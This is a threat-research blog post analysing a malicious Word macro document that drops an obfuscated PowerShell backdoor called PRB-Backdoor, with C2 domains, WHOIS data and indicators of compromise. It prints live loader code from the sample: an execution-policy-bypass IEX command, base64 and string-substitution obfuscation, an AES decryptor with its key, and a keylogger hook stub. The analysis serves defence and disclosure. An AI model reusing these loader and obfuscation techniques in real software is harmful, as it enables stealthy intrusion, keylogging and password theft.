PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions

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
INTRODUCTION

The great people at ClearSky reached out to me a couple of days ago regarding a sample that they suspected could be related to MuddyWater.



They suspected so because the sample had some similarities with the way MuddyWater lures look like and some similarities in some PowerShell obfuscation, in specific the character substitution routine.

MuddyWater Sample

New Sample

However, after analyzing the sample and investigating it more, I was able to showcase that this is indeed something different but nonetheless interesting. This blog is a walk through my analysis and will highlight initial insights into this potential attack.

THE SAMPLE - FROM AIRMILES TO MACRO CODE TO POWERSHELL

The sample that was shared with me is a macro laced word document called "Egyptairplus.doc" with an MD5 hash of *fdb4b4520034be269a65cfaee555c52e*. The macro code contains a function called *Worker()* which calls multiple other functions embedded in the document to ultimately run a PowerShell command:

*"powershElL -EXEC bypASS -COmMaND "& {$pth='\Document1';$rt='';$Dt=geT-cOntEnt -patH $PTH -eNcoDInG aSCIi;FOrEach($I in $DT){iF ($I.Length -Gt 7700){$rt='';$Dt=geT-cOntEnt -patH $PTH -eNcoDInG aSCIi;FOrEach($I in $DT){iF ($I.Length -Gt 7700){$rt=$i.sPLIt('**')[2];BREak}};$rt= [sySteM.TExT.eNCODing]::asCII.gEtsTrIng([sysTEm.ConverT]::FROmbaSe64sTriNG($rT));IEX($RT);*

This command looks for a chunk of data that is embedded in the actual document and begins with "**" and then takes that code and Base64 decodes it. The result is a PowerShell script that looks like this

function main

{

$content="ZnVuY3Rpb24gejB3MnVQZVgoJHNLUHYpewogICAgJHNLUHYgPSAkc0tQdi5Ub0NoYXJBcnJheSgpCiAgICBbYXJyYXldOjpSZXZlcnNlKCR

...

...

...

... Truncated code...

2ZhbHNlIiwgMCkp"

[string]$decode = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))

iex $decode

}

main

Replacing iex with Write-Output and running this code will result in a second layer PowerShell script that is shown earlier in the blog and has similarities with MuddyWater code due to the use of the Character Substitution functions. Below is a snippet of the code:

function z0w2uPeX($sKPv){

$sKPv = $sKPv.ToCharArray()

[array]::Reverse($sKPv)

$G8JdH = -join($sKPv)

return $G8JdH

}

function FQdZ7EqW($fpuD){

$fpuD = $fpuD.Replace('#a#', "`n").Replace('#b#', "'").Replace('#c#', """).Replace('#d#', "$").Replace('#e#', "``")


return $fpuD

}

iex(FQdZ7EqW("{4}{5}{6}{1}{2}{0}{3}" -f (z0w2uPeX("1 sd")),"Se","con","0","S","tart-Slee",(z0w2uPeX("- p")), 0))

iex(FQdZ7EqW("{2}{1}{5}{0}{4}{3}" -f (z0w2uPeX(" yeWs60")),(z0w2uPeX("ob")),"[","e",(z0w2uPeX("urT#d# =")),"ol]#d#gS", 0))

Once you replace all the iex with Write-Output you will end up with more readable code as shown below



This code still contains encoded chunks of data. Two interesting pieces are Invoker.ps1 and js.hta

The Invoker.ps1 script is used to decrypt the main Backdoor code as shown below:

$nxUHOcAE = "0ef4b1acb4394766" #This is the Key used to Decrypt the main Backdoor code

$xWCWwEep = "{path}"

[string]$BJgVSQMa = Get-Content -Path $xWCWwEep -Force

$nl3hMTam = new-object system.security.cryptography.RijndaelManaged

$nl3hMTam.Mode = [System.Security.Cryptography.CipherMode]::ECB

$nl3hMTam.Padding = [System.Security.Cryptography.PaddingMode]::Zeros

$nl3hMTam.BlockSize = 128

$nl3hMTam.KeySize = 128

$nl3hMTam.Key = [System.Text.Encoding]::UTF8.GetBytes($nxUHOcAE)

$W9NYYLlk = [System.Convert]::FromBase64String($BJgVSQMa)

$Oj5PebcQ = $nl3hMTam.CreateDecryptor();

$mL9fRirD = $Oj5PebcQ.TransformFinalBlock($W9NYYLlk, 0, $W9NYYLlk.Length);

[string]$Pru8pJC5 = [System.Text.Encoding]::UTF8.GetString($mL9fRirD).Trim('')*

Write-Output $Pru8pJC5 #I replaced iex with Write-Output

while($true){

start-sleep -seconds 3

}

When the encrypted Backdoor code is passed through this script it will be decrypted into the full fledged Backdoor code. I am sharing a snippet of the code here as the full code of the backdoor is over 2000 lines of code when properly formatted.

Notice the main function name PRB hence the name I have given it **"PRB-Backdoor"**

POTENTIAL COMMAND & CONTROL

Running the sample in a sandbox did not show any network communication. However, during the analysis of the code I noticed early on a variable with the value *$hash.httpAddress ="http://outl00k[.]net"* This looks like the main domain that the backdoor communicates with for all of it's different functions.

Doing some Passive DNS and WHOIS lookup we can get additional information on the domain:

Domain Name: outl00k.net

Registrar WHOIS Server: whois.joker.com

Registrar URL: http://joker.com/

Updated Date: 2018-04-25T03:32:22Z

Creation Date: 2018-01-01T11:35:58Z

Registrant Name: Simon Nitoo

Registrant Street: Tehran

Registrant City: Tehran

Registrant State/Province: Tehran

Registrant Postal Code: 231423465

Registrant Country: IR

Registrant Phone: +98.2189763584

Registrant Email: simon.nitoo@chmail.ir

Registry Admin ID:

Admin Name: Simon Nitoo

Admin Street: Tehran

Admin City: Tehran

Admin State/Province: Tehran

Admin Postal Code: 231423465

Admin Country: IR

Admin Phone: +98.2189763584

Admin Email: simon.nitoo@chmail.ir

Registry Tech ID:

Tech Name: Simon Nitoo

Tech Street: Tehran

Tech City: Tehran

Tech State/Province: Tehran

Tech Postal Code: 231423465

Tech Country: IR

Tech Phone: +98.2189763584

Tech Email: simon.nitoo@chmail.ir

Name Server: ns1.outl00k.net

Name Server: ns2.outl00k.net

The Registrant email address is also used for another domain *LinLedin[.]net*

Both domains are currently resolving to the following IP addresses

outl00k[.]net - 74.91.19[.]118 up until May 10, 2018

LinLedin[.]net - 5.160.124[.]99 on April 30, 2018

As of the writing of this blog, there doesn't seem to be much information about either of those domains.

PRB-BACKDOOR FUNCTIONALITY - AN EARLY LOOK

I am yet to go through the whole code of the backdoor however below is an initial look into the functionality of it based on initial analysis.

PRB Backdoor has the following functions:

- **PRB-CREATEALIVE** and **PRB-CREATEINTRODUCE** - those two functions seem to be related to initial communication and registration with the C&C

- **PRB-HISTORY** is a function that looks to grab the browsing history from different browsers including Chrome, IE and FireFox. It utilizes a sub function called **GET-HISTORY**

- **PRB-PASSWORD**
- **PRB-WRITEFILE**
- **PRB-READFILE**
- **PRB-FUNCTUPDATE**
- **PRB-SHELL**
- **PRB-LOGGER**
- **SNAP** - takes a screenshot of the screen
- **sysinfo** - gets the system info
- And many more functions.

At some point in the code there is even what seems to be .NET/C# code snippets

```
 $dsc = @"

using System;

using System.IO;

using System.Diagnostics;

using System.Runtime.InteropServices;

using System.Windows.Forms;

using System.Text;

namespace dDumper

{

   public static class Program

   {

      private const int WH_KEYBOARD_LL = 13;

      private const int WM_KEYDOWN = 0x0100;

      private const int WM_SYSTEMKEYDOWN = 0x0104;

      private const int WM_KEYUP = 0x0101;

      private const int WM_SYSTEMKEYUP = 0x0105;
```

FINAL THOUGHTS

The PRB-Backdoor seems to be a very interesting piece of malware that is aimed to run on the victim machine and gather information, steal passwords, log keystrokes and perform many other functions. I could not find any reference to the backdoor or its code in any public source.

I would imagine there would be other lures and samples out there and hopefully other researchers that would be able to dive deeper into the code and reveal additional details. I will do so as soon as I have additional time but I thought it would be beneficial to share these initial findings in hope to shed some light into this activity.

INDICATORS OF COMPROMISE

fdb4b4520034be269a65cfaee555c52e

outl00k[.]net

LinLedin[.]net

74.91.19[.]118

5.160.124[.]99
